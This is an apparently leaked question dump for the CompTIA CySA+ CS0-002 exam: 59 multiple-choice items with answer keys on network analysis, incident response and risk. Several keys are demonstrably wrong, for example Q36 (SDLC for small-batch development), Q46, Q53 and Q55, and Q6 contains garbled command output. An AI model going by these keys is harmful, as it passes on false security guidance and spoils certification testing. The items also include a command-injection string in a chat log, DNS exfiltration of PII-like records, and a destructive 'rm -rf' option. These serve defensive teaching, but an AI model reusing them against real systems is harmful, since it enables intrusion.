CS0-002.exam-labs.premium.exam.194q

Number: CS0-002
Passing Score: 800
Time Limit: 120 min
File Version: 5.0

CS0-002

CompTIA Cybersecurity Analyst

Version 5.0

,

Exam A

QUESTION 1
An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform.

Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?

A. FaaS
B. RTOS
C. SoC
D. GPS
E. CAN bus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
IoT devices also often run real-time operating systems (RTOS). These are either special purpose operating systems or variants of standard operating systems designed to process data rapidly as it arrives from sensors or other IoT components.

QUESTION 2
An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.

Which of the following would BEST identify potential indicators of compromise?

A. Use Burp Suite to capture packets to the SCADA device's IP.
B. Use tcpdump to capture packets from the SCADA device IP.
C. Use Wireshark to capture packets between SCADA devices and the management system.
D. Use Nmap to capture packets from the management system to the SCADA devices.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

A. Human resources
B. Public relations
C. Marketing
D. Internal network operations center

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?

A. Segment the network to constrain access to administrative interfaces.
B. Replace the equipment that has third-party support.
C. Remove the legacy hardware from the network.
D. Install an IDS on the network between the switch and the legacy equipment.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.

Which of the following is the main concern a security analyst should have with this arrangement?

A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
C. Development phases occurring at multiple sites may produce change management issues.
D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.eetimes.com/how-to-protect-intellectual-property-in-fpgas-devices-part-1/#

QUESTION 6
A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

,

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

A. ICMP is being blocked by a firewall.
B. The routing tables for `ping` and `hping3` were different.
C. The original `ping` command needed root permission to execute.
D. `hping3` is returning a false positive.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A cybersecurity analyst is contributing to a team hunt on an organization's endpoints.

Which of the following should the analyst do FIRST?

A. Write detection logic.
B. Establish a hypothesis.
C. Profile the threat actors and activities.
D. Perform a process analysis.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.cybereason.com/blog/blog-the-eight-steps-to-threat-hunting

QUESTION 8
A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources.

Which of the following BEST describes this attack?

A. Injection attack
B. Memory corruption
C. Denial of service
D. Array attack

Correct Answer: B
Section: (none)
Explanation

,

Explanation/Reference:
Reference: https://economictimes.indiatimes.com/definition/memory-corruption

QUESTION 9
Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

A. Parameterized queries
B. Session management
C. Input validation
D. Output encoding
E. Data protection
F. Authentication

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/

QUESTION 10
A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server.

Which of the following is the FIRST step the analyst should take?

A. Create a full disk image of the server's hard drive to look for the file containing the malware.
B. Run a manual antivirus scan on the machine to look for known malicious software.
C. Take a memory snapshot of the machine to capture volatile information stored in memory.
D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     Microsoft ftpd
22/tcp   open  ssh     SilverSHielD sshd (protocol 2.0)
80/tcp   open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp  open  https?
691/tcp  open  resvc?
5060/tcp open  sip     Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target.

,

Which of the following commands would MOST likely provide the needed information?

A. `ping -t 10.79.95.173.rdns.datacenters.com`
B. `telnet 10.79.95.173 443`
C. `ftpd 10.79.95.173.rdns.datacenters.com 443`
D. `tracert 10.79.95.173`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

A. Executing vendor compliance assessments against the organization's security controls
B. Executing NDAs prior to sharing critical data with third parties
C. Soliciting third-party audit reports on an annual basis
D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
E. Completing a business impact assessment for all critical service providers
F. Utilizing DLP capabilities at both the endpoint and perimeter levels

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.

As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

A. Copies of prior audits that did not identify the servers as an issue
B. Project plans relating to the replacement of the servers that were approved by management
C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
D. ACLs from perimeter firewalls showing blocked access to the servers
E. Copies of change orders relating to the vulnerable servers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

A. Malware is attempting to beacon to 128.50.100.3.
B. The system is running a DoS attack against ajgidwle.com.
C. The system is scanning ajgidwle.com for PII.
D. Data is being exfiltrated over DNS.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
It is important to parameterize queries to prevent _____.

A. the execution of unauthorized actions against a database.
B. a memory overflow that executes code with elevated privileges.
C. the establishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://stackoverflow.com/questions/4712037/what-is-parameterized-query

QUESTION 16
A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

Firewall ACL

```
10  permit tcp from:any to:server1:www
15  permit udp from:lan-net to:any:dns
16  permit udp from:any to:server2:dns
20  permit tcp from:any to server1:ssl
25  permit tcp from:lan-net to:any:www
26  permit tcp from:lan-net to:any:ssl
27  permit tcp from:any to pc2:mssql
30  permit tcp from:any to server1:ssh
100 deny   ip  any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

A. PC1
B. PC2
C. Server1
D. Server2
E. Firewall

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

A. An IPS signature modification for the specific IP addresses
B. An IDS signature modification for the specific IP addresses
C. A firewall rule that will block port 80 traffic
D. A firewall rule that will block traffic from the specific IP addresses

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

,

QUESTION 18
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -1
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0  0  0.0.0.0:22     172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0  0  127.0.0.1:631  0.0.0.0:*     LISTEN      1214/cupsd
tcp 0  0  0.0.0.0:443    0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

A. Run `crontab -r; rm -rf /tmp/.t` to remove and disable the malware on the system.
B. Examine the server logs for further indicators of compromise of a web application.
C. Run `kill -9 1325` to bring the load average down so the server is usable again.
D. Perform a binary analysis on the `/tmp/.t/t` file, as it is likely to be a rogue SSHD server.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

A. Development of a hypothesis as part of threat hunting
B. Log correlation, monitoring, and automated reporting through a SIEM platform
C. Continuous compliance monitoring using SCAP dashboards
D. Quarterly vulnerability scanning using credentialed scans

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be _____.

,

A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
C. bridged between the IT and operational technology networks to allow authenticated access.
D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

A. Deploy a WAF in front of the application.
B. Implement a software repository management tool.
C. Install a HIPS on the server.
D. Instruct the developers to use input validation in the code.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
A security analyst is reviewing the logs from an internal chat server. The `chat.log` file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

```
Line   User       Time              Command                    Result
36570  DEV12      02.01.13.151219   KICK DEV27                 OK
36571  JAVASHARK  02.01.13.151255   JOIN #CHATOPS e32kk10       OK
36572  DEV12      02.01.13.151325   PART #CHATOPS              OK
36573  CHATTER14  02.01.13.151327   JOIN';CAT ../etc/config'   OK
36574  PYTHONFUN  02.01.13.151330   PRIVMSG DEV99 "?"          OK
36575  DEV99      02.01.13.151358   PRIVMSG PYTHONFUN "OK"     OK
```

Which of the following commands would work BEST to achieve the desired result?

A. `grep -v chatter14 chat.log`
B. `grep -i pythonfun chat.log`
C. `grep -i javashark chat.log`
D. `grep -v javashark chat.log`
E. `grep -v pythonfun chat.log`
F. `grep -i chatter14 chat.log`

,

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC.

Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

A. Gather information from providers, including datacenter specifications and copies of audit reports.
B. Identify SLA requirements for monitoring and logging.
C. Consult with senior management for recommendations.
D. Perform a proof of concept to identify possible solutions.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is `comptia.org`. The testing is successful, and the security technician is prepared to fully implement the solution.

Which of the following actions should the technician take to accomplish this task?

A. Add `TXT @ "v=spf1 mx include:_spf.comptia.org -all"` to the DNS record.
B. Add `TXT @ "v=spf1 mx include:_spf.comptia.org -all"` to the email server.
C. Add `TXT @ "v=spf1 mx include:_spf.comptia.org +all"` to the domain controller.
D. Add `TXT @ "v=spf1 mx include:_spf.comptia.org +all"` to the web server.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://blog.finjan.com/email-spoofing/

QUESTION 25
A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

A. To create a system baseline
B. To reduce the attack surface
C. To optimize system performance

D. To improve malware detection

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

A. Data custodian
B. Data owner
C. Data processor
D. Senior management

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.pearsonitcertification.com/articles/article.aspx?p=2731933&seqNum=3

QUESTION 27
A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking `http://<malwaresource>/a.php` in a phishing email.

To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the _____.

A. email server that automatically deletes attached executables.
B. IDS to match the malware sample.
C. proxy to block all connections to `<malwaresource>`.
D. firewall to block connection attempts to dynamic DNS hosts.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets.

Which of the following should be considered FIRST prior to disposing of the electronic data?

A. Sanitization policy
B. Data sovereignty
C. Encryption policy
D. Retention standards

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80
192.168.10.13:443 uses a self-signed certificate
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

A. Tool A is agent based.
B. Tool A used fuzzing logic to test vulnerabilities.
C. Tool A is unauthenticated.
D. Tool B utilized machine learning technology.
E. Tool B is agent based.
F. Tool B is unauthenticated.

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

A. A password-spraying attack was performed against the organization.
B. A DDoS attack was performed against the organization.
C. This was normal shift work activity; the SIEM's AI is learning.
D. A credentialed external vulnerability scan was performed.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/

QUESTION 31
During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect.

Which of the following is the BEST place to acquire evidence to perform data carving?

A. The system memory
B. The hard drive
C. Network packets
D. The Windows Registry

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://resources.infosecinstitute.com/memory-forensics/#gref
https://www.computerhope.com/jargon/d/data-carving.htm

QUESTION 32
A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.

Which of the following would BEST accomplish this goal?

A. Continuous integration and deployment
B. Automation and orchestration
C. Static and dynamic analysis
D. Information sharing and analysis

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached.

Which of the following risk actions has the security committee taken?

A. Risk exception
B. Risk avoidance
C. Risk tolerance
D. Risk acceptance

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
During a cyber incident, which of the following is the BEST course of action?

A. Switch to using a pre-approved, secure, third-party communication system.
B. Keep the entire company informed to ensure transparency and integrity during the incident.
C. Restrict customer communication until the severity of the breach is confirmed.
D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

A. Agile
B. Waterfall
C. SDLC
D. Dynamic code analysis

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.cleverism.com/software-development-life-cycle-sdlc-methodologies/

QUESTION 37
Which of the following types of policies is used to regulate data storage on the network?

A. Password
B. Acceptable use
C. Account management
D. Retention

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.css.edu/administration/information-technologies/computing-policies/computer-and-network-policies.html

QUESTION 38
A security team wants to make SaaS solutions accessible from only the corporate campus.

Which of the following would BEST accomplish this goal?

A. Geofencing
B. IP restrictions
C. Reverse proxy
D. Single sign-on

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://bluedot.io/library/what-is-geofencing/

QUESTION 39
Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient.

Which of the following controls would have MOST likely prevented this incident?

A. SSO
B. DLP
C. WAF
D. VDI

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after-incident-to-do-list/

QUESTION 40
A security analyst has received information from a third-party intelligence-sharing resource that indicates

employee accounts were breached.

Which of the following is the NEXT step the analyst should take to address the issue?

A. Audit access permissions for all employees to ensure least privilege.
B. Force a password reset for the impacted employees and revoke any tokens.
C. Configure SSO to prevent passwords from going outside the local network.
D. Set up privileged access management to ensure auditing is enabled.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use _____.

A. an 802.11ac wireless bridge to create an air gap.
B. a managed switch to segment the lab into a separate VLAN.
C. a firewall to isolate the lab network from all other networks.
D. an unmanaged switch to segment the environments from one another.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets.

Which of the following is the BEST example of the level of sophistication this threat actor is using?

A. Social media accounts attributed to the threat actor
B. Custom malware attributed to the threat actor from prior attacks
C. Email addresses and phone numbers tied to the threat actor
D. Network assets used in previous attacks attributed to the threat actor
E. IP addresses used by the threat actor for command and control

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability.

Which of the following UEFI settings is the MOST likely cause of the infections?

A. Compatibility mode
B. Secure boot mode
C. Native mode
D. Fast boot mode

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
B. Segment the servers and systems used by the business unit from the rest of the network.
C. Deploy patches to all servers and workstations across the entire organization.
D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and _____.

A. DST 138.10.2.5.
B. DST 138.10.25.5.
C. DST 172.10.3.5.
D. DST 172.10.45.5.
E. DST 175.35.20.5.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
For machine learning to be applied effectively toward security analysis automation, it requires _____.

A. relevant training data.
B. a threat feed API.
C. a multicore, multiprocessor system.
D. anomalous traffic signatures.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two compromised devices.

,

Which of the following should be used to identify the traffic?

A. Carving
B. Disk imaging
C. Packet analysis
D. Memory dump
E. Hashing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

A. Unauthorized, unintentional, benign
B. Unauthorized, intentional, malicious
C. Authorized, intentional, malicious
D. Authorized, unintentional, benign

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sciencedirect.com/topics/computer-science/insider-attack

QUESTION 49
A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch.

Which of the following is the MOST appropriate threat classification for these incidents?

A. Known threat
B. Zero day
C. Unknown threat
D. Advanced persistent threat

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
An incident responder successfully acquired application binaries off a mobile device for later forensic analysis.

Which of the following should the analyst do NEXT?

A. Decompile each binary to derive the source code.

B. Perform a factory reset on the affected mobile device.
C. Compute SHA-256 hashes for each binary.
D. Encrypt the binaries using an authenticated AES-256 mode of operation.
E. Inspect the permissions manifests within each application.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

A. Implement a honeypot.
B. Air gap sensitive systems.
C. Increase the network segmentation.
D. Implement a cloud-based architecture.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.securitymagazine.com/articles/89283-ways-to-reduce-your-attack-surface

QUESTION 52
A security analyst is reviewing the following log from an email security service.

```
Rejection type:          Drop
Rejection description:   IP found in RBL
Event time:              Today at 16:06
Rejection information:   mail.comptia.org
                         https://www.spamfilter.org/query?P=192.167.28.243
From address:            user@comptex.org
To address:              tests@comptia.org
IP address:              192.167.28.243
Remote server name:      192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

A. The To address is invalid.
B. The email originated from the www.spamfilter.org URL.
C. The IP address and the remote server name are the same.
D. The IP address was blacklisted.
E. The From address is invalid.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

,

Reference: https://www.webopedia.com/TERM/R/RBL.html

QUESTION 53
A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command `netstat -aon` from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

A. Line 1
B. Line 2
C. Line 3
D. Line 4
E. Line 5
F. Line 6

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

A. Walk through
B. Full interruption
C. Simulation
D. Parallel

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication.

,

Which of the following will remediate this software vulnerability?

A. Enforce unique session IDs for the application.
B. Deploy a WAF in front of the web application.
C. Check for and enforce the proper domain for the redirect.
D. Use a parameterized query to check the credentials.
E. Implement email filtering with anti-phishing protection.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
A Chief Information Security Officer (CISO) is concerned the development team, which consists of contractors, has too much access to customer data. Developers use personal workstations, giving the company little to no visibility into the development activities.

Which of the following would be BEST to implement to alleviate the CISO's concern?

A. DLP
B. Encryption
C. Test data
D. NDA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference:
https://quizlet.com/242556910/flashcards

QUESTION 57
A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT.

Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?

A. Attack vectors
B. Adversary capability
C. Diamond Model of Intrusion Analysis
D. Kill chain
E. Total attack surface

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.secureworks.com/blog/advanced-persistent-threats-apt-b

QUESTION 58
A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

```
Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\
Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct version 3.5.71. It
may no longer be supported.
The engine version is out of date. The oldest supported version from the vendor
is 4.2.11.
```

The analyst uses the vendor's website to confirm the oldest supported version is correct.

Which of the following BEST describes the situation?

A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
B. This is a true negative, and the new computers have the correct version of the software.
C. This is a true positive, and the new computers were imaged with an old version of the software.
D. This is a false negative, and the new computers need to be updated by the desktop team.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach.

Which of the following is the BEST mitigation to prevent unauthorized access?

A. Single sign-on
B. Mandatory access control
C. Multifactor authentication
D. Federation
E. Privileged access management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

